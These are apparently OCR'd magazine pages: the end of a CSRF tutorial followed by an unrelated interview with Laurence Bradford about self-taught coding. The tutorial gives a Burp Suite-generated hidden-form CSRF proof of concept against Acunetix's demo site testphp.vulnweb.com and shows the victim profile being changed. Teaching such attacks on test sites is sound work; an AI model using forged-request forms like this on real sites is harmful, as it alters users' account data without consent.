
Figure 67: CSRF PoC created by Burp Suite

Step 5: Do the changes and save the notepad in ".html" extension.



```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://testphp.vulnweb.com/userinfo.php" method="POST">
      <input type="hidden" name="urname" value="John&#32;Smith" />
      <input type="hidden" name="ucc" value="1234&#45;5678&#45;2300&#45;9000" />
      <input type="hidden" name="uemail" value="email&#64;email&#46;com" />
      <input type="hidden" name="uphone" value="2323345" />
      <input type="hidden" name="uaddress" value="21&#32;street" />
      <input type="hidden" name="update" value="update" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Figure 68: Paste the generated CSRF PoC into the notepad.



```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://testphp.vulnweb.com/userinfo.php" method="POST">
      <input type="hidden" name="urname" value="pprasoon&#32;nigam" />
      <input type="hidden" name="ucc" value="1234&#45;5678&#45;2300&#45;9000" />
      <input type="hidden" name="uemail" value="pprasoon&#64;gmail&#46;com" />
      <input type="hidden" name="uphone" value="2323345" />
      <input type="hidden" name="uaddress" value="21&#32;street" />
      <input type="hidden" name="update" value="update" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Figure 69: Save the CSRF PoC in ".html" format.

Step 6: Open the saved ".html" file in the same browser where we have logged into the account.

Step 7: Click on "Submit Request" for CSRF attack.




user info
file:///C:/Users...sktop/crsf.html
file:///C:/Users/[redacted]/Desktop/crsf.html
Most Visited
Getting Started
Submit request

Figure 70: Click on submit button after opening the "html" file in same authenticated browser.

Observe that the CSRF attack is successfully done.



user info | file:///C:/Users...sktop/crsf.html

testphp.vulnweb.com/userinfo.php

Most Visited | Getting Started

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art | go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
Fractal Explorer

John Smith (test)

On this page you can visualize or edit you user information.


Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

update

You have 0 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Figure 71: Content before CSRF attack.



user info | user info

testphp.vulnweb.com/userinfo.php

Most Visited | Getting Started

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art | go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
Fractal Explorer

pprasoon nigam (test)

On this page you can visualize or edit you user information.

Name:	pprasoon nigam
Credit card number:	1234-5678-2300-9000
E-Mail:	pprasoon@gmail.com
Phone number:	2323345
Address:	21 street

update

You have 0 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Figure 72: Content has been updated after CSRF attack.

Reference:

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

“I ALWAYS TELL PEOPLE: LEARN A PROGRAMMING LANGUAGE THAT WILL HELP YOU ACHIEVE YOUR GOALS”

Interview with Laurence Bradford, the creator of Learn to Code With Me

ABOUT THE AUTHOR

LAURENCE BRADFORD

My greatest professional passion is empowering people to improve their careers and life via technology and online education. To this end, I specialize in product education and product management in the EdTech industry, turning insights from the user community into actionable product improvements that help them succeed.

------ Highlights ------

• Liaise with users and collaborate across teams as the Product Educator at Teachable, an educational technology startup providing online learning infrastructure to over 3 million students

• Founded, grew, and administer Learn to Code With Me, a blog and podcast reaching an audience of 85,000+ every month

• Founded and manage an online community, newbiecoderwarehouse.com, with 7,800+ self-taught coders

• Contribute articles to the Forbes Under 30 channel centering on professional development and technology

------ Contact ------

The best way to contact me is by email at laurence@learntocodewith.me.

[Hakin9 Magazine]: Hello Laurence! Thank you for agreeing for the interview, we are honored! How have you been doing? Can you tell us something about yourself?

[Laurence Bradford]: Hey! Thanks for having me. I am doing well. A bit about me: I currently reside right outside of Boston, Massachusetts. I am the creator of Learn to Code With Me – a site for self-taught coders. I am also the Tech Careers Expert at About.com. Overall, I love helping people get paid to use their coding skills.

[H9]: Why did you decide to become a self-taught developer?

[LB]: I studied history in college. Afterwards, I went to teach English in Thailand. My career options were bleak. I didn't want to dish out another $100,000+ on grad school. And I began keeping a travel blog which introduced me to the web. It was several factors – money, creativity, wanting to travel and make money. Learning how to code seemed like a perfect transition. (It was!)

[H9]: It was a good choice – but was it an easy one? Did you have any doubts?

[LB]: At the time, it was really by only/best option. A few Google searches will show all the job openings for developers in the US. And how it is only going to rise in the coming years. So, it was an easy decision. The only doubt was doubting myself and if I could stick with it.

[H9]: Where the idea of creating the blog LEARN TO CODE WITH ME came from?

[LB]: Initially it was a way to help me stay motivated. I would write about what I was learning. It helped me stay accountable, and on track. Over time, though, it evolved into more than that. Rather than documenting my own journey, I started to take a greater interest in helping others who were just starting to teach themselves how to code. The site continues to evolve; I am excited to see where it heads in 2016!

[H9]: Do you remember the moment when you realized that the website became something more than a learning journal?

[LB]: Yes – in late August 2014. About four months after I started it. However, I really began taking things to the next level in 2015.

[H9]: Why choose coding? Do you think that people need more guidance in this area?

[LB]: Having digital skills (including coding) is very lucrative. These kinds of jobs tend to pay better, and offer more flexibility. To me, it's a no brainer. Even if you don't want to become a web developer/software engineer, having coding skills can make you a more attractive job candidate. In business, marketing, customer service, and so on. So choosing it is easy. Learning it is not. It can be really frustrating. Especially for people who are transitioning into it. So, those who don't hold a degree in CS. (Like me!) It's like…a whole new world. So yes – I think people who are unfamiliar with technology and want to make their way in, do need some more guidance.

[H9]: Let's say that I want start to learn how to code, where should I begin my training?

[LB]: I usually tell most people to start with HTML and CSS. You can see it right in your web browser with a few clicks. (Inspect element and view page source.) You can see the changes instantly – it's very rewarding. As far as where to start learning, there are so many awesome places to learn online and offline. I usually recommend Codecademy, Free Code Camp, and GA Dash because they're free. When you're brand new, there is no reason to spend money. (Now…as you progress, I think investing in books and paid courses is important. Because the material is more in-depth.)

[H9]: What is your favorite programming language and why this one? Or maybe you have more than one?

[LB]: I always tell people: learn a programming language that will help you achieve your goals. For me and my goals, all I really need to know is HTML, CSS (I use Sass), some jQuery, and PHP. (PHP because I use WordPress to power the learntocodewith.me blog.) These aren't my favorite things necessarily – but they're what I need to work towards my goals.

As far as "favorite"—like I found it enjoyable to work with—I suppose Python. While it's not technically a programming language, I really, really, really like Sass. Moving from CSS to Sass was a game-changer.

[H9]: What is the most difficult thing to learn in coding?

[LB]: I think this really depends on the person. For me, I find hardware side of things mind-boggling. I took an Arduino class once and wanted to cry in frustration! However for other people, they are a natural with hardware. They like to hook things up – literally build with their hands. However, maybe for them designing a website is challenging. Again – I think it depends on the person!

[H9]: What is the question you get asked most often when it comes to learning coding?

[LB]: "What should I learn?", "Where should I learn?", and "Where should I learn next?" Are probably the three most common. (Or some variation of one of the above.)

[H9]: Your community at LEARN TO CODE WITH ME is amazing! Do you receive a lot of feedback from people? Do their comments and suggestions influence you and your blog?

[LB]: Oh thank you! That means a lot. Yes – definitely. One of the best places to see the community is in my Facebook group – Newbie Coder Warehouse. (Yes, I decided to go with another name for the group, because I felt like "Learn to Code With Me" was too "me". And I wanted to make it more about the community). Aside from that, emails I get from people are really important. They shape a lot of the content on the site and beyond. (Guest posts, products, oh my!).

[H9]: I found an information that you are planning to launch your first podcast episode in late April. Can you tell us something about this project?

[LB]: Yes – the Learn to Code With Me Podcast will be tentatively launching on April 26th. (As long as the iTunes approval process doesn't hit any hiccups – it usually takes 24 to 72 hours to get approved.) The podcast is going to be in seasons – like a TV show. And the first season is going to be called "From Code to Cash".

I am interviewing different people about the ways they make money through coding. There's also going to be a handful of episodes that focus more on money-making tactics. Like, how to ace your upcoming technical interview. And how to network your way to better opportunities.

[H9]: So the podcast will be specifically aimed at teaching coders how to market themselves and their skills better, is that right? Do you think that there is a need for improvement here?

[LB]: The podcast doesn't only cover how to market yourself. That's one component of it. But it also sheds light on the different kinds of careers out there for people with coding skills. And a few episodes focus specifically on starting your own business, and how to go about that. (From the perspective of people who know how to code.)

As far as marketing skills go, I think it's something that a lot of beginners struggle with. Especially those transitioning careers, and coming from an industry that's not tech-related. Many are unsure what they should include on their resume/portfolio, not confident in their abilities, fear the technical interview, and so on.

Plain and simple: the goal of the podcast is to better equip self-taught coders with the confidence and knowledge that can help them land a new career in tech.

[H9]: Any plans for future? Are you planning to expand your blog into something else?

[LB]: While I love thinking about the future, I generally only plan a few months out in advance. Around the time the podcast launches, I am going to be releasing a free portfolio course. It's like a taster of my more comprehensive program, Portfolio Dojo. (Which will be launching soon after that.) Later this year I plan on putting together another online program. Details are not finalized yet, but it will most likely related to getting a new career in tech.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?


[LB]: I guess the best thing I could say, that applies to anyone and everyone, is to take action. You can read all books, articles, etc. you want. (Or listen to podcasts!) But they won't really get you anywhere. Taking action will. Even if you "fail" at whatever it is you're trying to do (build a startup, learn to code, start a podcast, etc.) you'll learn more from the process of actually doing than from reading another book!

[H9]: Thank you!

LEARN TO CODE WITH ME is a blog dedicated to help other beginners start out strong. You will find there many useful information that will help you improve your programming skills. Join this amazing community and learn how to code with me!

